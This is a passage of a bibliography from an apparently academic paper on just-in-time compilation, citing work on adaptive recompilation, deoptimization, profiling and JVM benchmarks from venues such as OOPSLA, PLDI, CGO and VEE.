2 Matthew Arnold, Michael Hind, and Barbara G. Ryder. Online Feedback-directed Optimization of Java. In *Proc. 17th ACM SIGPLAN Conference on Object-oriented Programming, Systems, Languages, and Applications*, OOPSLA 2002, pages 111–129. ACM, 2002.

3 Stephen M. Blackburn, Robin Garner, Chris Hoffmann, Asjad M. Khang, Kathryn S. McKinley, Rotem Bentzur, Amer Diwan, Daniel Feinberg, Daniel Frampton, Samuel Z. Guyer, Martin Hirzel, Antony Hosking, Maria Jump, Han Lee, J. Eliot B. Moss, Aashish Phansalkar, Darko Stefanović, Thomas VanDrunen, Daniel von Dincklage, and Ben Wiedermann. The DaCapo Benchmarks: Java Benchmarking Development and Analysis. In *Proc. ACM SIGPLAN International Conference on Object-oriented Programming, Systems, Languages, and Applications*, OOPSLA 2006, pages 169–190. ACM, 2006.

4 Dries Buytaert, Andy Georges, Michael Hind, Matthew Arnold, Lieven Eeckhout, and Koen De Bosschere. Using Hpm-sampling to Drive Dynamic Compilation. In *Proc. 22nd ACM SIGPLAN Conference on Object-oriented Programming, Systems and Applications*, OOPSLA 2007, pages 553–568. ACM, 2007.

5 Craig Chambers and David Ungar. Making pure object-oriented languages practical. In *Proc. ACM SIGPLAN Conference on Object-oriented Programming, Systems, Languages, and Applications*, OOPSLA 1991, pages 1–15. ACM, 1991.

6 L. Peter Deutsch and Allan M. Schiffman. Efficient Implementation of the Smalltalk-80 System. In *Proc. 11th ACM SIGACT-SIGPLAN Symposium on Principles of Programming Languages*, POPL 1984, pages 297–302. ACM, 1984.

7 S. J. Fink and Feng Qian. Design, Implementation and Evaluation of Adaptive Recompilation with On-stack Replacement. In *Proc. IEEE/ACM International Symposium on Code Generation and Optimization*, CGO 2003, pages 241–252. IEEE Computer Society, March 2003.

8 Google. Octane 2.0 JavaScript Benchmark. `https://developers.google.com/octane/`.

9 Dayong Gu and Clark Verbrugge. Phase-based Adaptive Recompilation in a JVM. In *Proc. 6th IEEE/ACM International Symposium on Code Generation and Optimization*, CGO 2008, pages 24–34. ACM, 2008.

10 Urs Hölzle, Craig Chambers, and David Ungar. Debugging Optimized Code with Dynamic Deoptimization. In *Proc. ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI 1992, pages 32–43. ACM, 1992.

11 Urs Hölzle and David Ungar. Reconciling Responsiveness with Performance in Pure Object-oriented Languages. *ACM Trans. Program. Lang. Syst.*, 18(4):355–400, July 1996.

12 Madhukar N. Kedlaya, Behnam Robatmili, Cġlin Caşcaval, and Ben Hardekopf. Deoptimization for Dynamic Language JITs on Typed, Stack-based Virtual Machines. In *Proc. 10th ACM SIGPLAN/SIGOPS International Conference on Virtual Execution Environments*, VEE 2014, pages 103–114. ACM, 2014.

13 Donald E. Knuth. Structured Programming with Go to Statements. *ACM Comput. Surv.*, 6(4):261–301, December 1974.

14 Thomas Kotzmann, Christian Wimmer, Hanspeter Mössenböck, Thomas Rodriguez, Kenneth Russell, and David Cox. Design of the Java HotSpot™ Client Compiler for Java 6. *ACM Trans. Archit. Code Optim.*, 5(1):7:1–7:32, May 2008.

15 Chandra J. Krintz, David Grove, Vivek Sarkar, and Brad Calder. Reducing the Overhead of Dynamic Compilation. *Software: Practice and Experience*, 31(8):717–738, 2001.

16 Prasad Kulkarni, Matthew Arnold, and Michael Hind. Dynamic Compilation: The Benefits of Early Investing. In *Proc. 3rd International Conference on Virtual Execution Environments*, VEE 2007, pages 94–104. ACM, 2007.

17 Prasad A. Kulkarni. JIT Compilation Policy for Modern Machines. In *Proc. ACM International Conference on Object Oriented Programming Systems Languages and Applications*, OOPSLA 2011, pages 773–788. ACM, 2011.

18 Oracle. Graal project. `http://openjdk.java.net/projects/graal/`.

19 Michael Paleczny, Christopher Vick, and Cliff Click. The Java HotSpot™ Server Compiler. In *Proc. Symposium on Java Virtual Machine Research and Technology Symposium - Volume 1*, JVM 2001, pages 1–1. USENIX Association, 2001.

20 Andreas Sewe, Mira Mezini, Aibek Sarimbekov, and Walter Binder. Da Capo con Scala: Design and Analysis of a Scala Benchmark Suite for the Java Virtual Machine. In *Proc. ACM International Conference on Object Oriented Programming, Systems, Languages and Applications*, OOPSLA 2011, pages 657–676. ACM, 2011.

21 Toshio Suganuma, Toshiaki Yasue, Motohiro Kawahito, Hideaki Komatsu, and Toshio Nakatani. Design and Evaluation of Dynamic Optimizations for a Java Just-in-time Compiler. *ACM Trans. Program. Lang. Syst.*, 27(4):732–785, July 2005.

22 John Whaley. Partial Method Compilation Using Dynamic Profile Information. In *Proc. 16th ACM SIGPLAN Conference on Object-oriented Programming, Systems, Languages, and Applications*, OOPSLA 2001, pages 166–179. ACM, 2001.

23 Christian Wimmer, Vojin Jovanovic, Erik Eckstein, and Thomas Würthinger. One Compiler: Deoptimization to Optimized Code. In *Proc. 26th International Conference on Compiler Construction*, CC 2017, pages 55–64. ACM, 2017.

24 Thomas Würthinger, Christian Wimmer, Andreas Wöß, Lukas Stadler, Gilles Duboscq, Christian Humer, Gregor Richards, Doug Simon, and Mario Wolczko. One VM to Rule Them All. In *Proc. ACM International Symposium on New Ideas, New Paradigms, and Reflections on Programming & Software*, Onward! 2013, pages 187–204. ACM, 2013.

25 Toshiaki Yasue, Toshio Suganuma, Hideaki Komatsu, and Toshio Nakatani. An Efficient Online Path Profiling Framework for Java Just-In-Time Compilers. In *Proc. 12th International Conference on Parallel Architectures and Compilation Techniques*, PACT 2003, pages 148–158. IEEE Computer Society, 2003.

26 Yudi Zheng, Lubomír Bulej, and Walter Binder. Accurate Profiling in the Presence of Dynamic Compilation. In *Proc. ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications*, OOPSLA 2015, pages 433–450. ACM, 2015.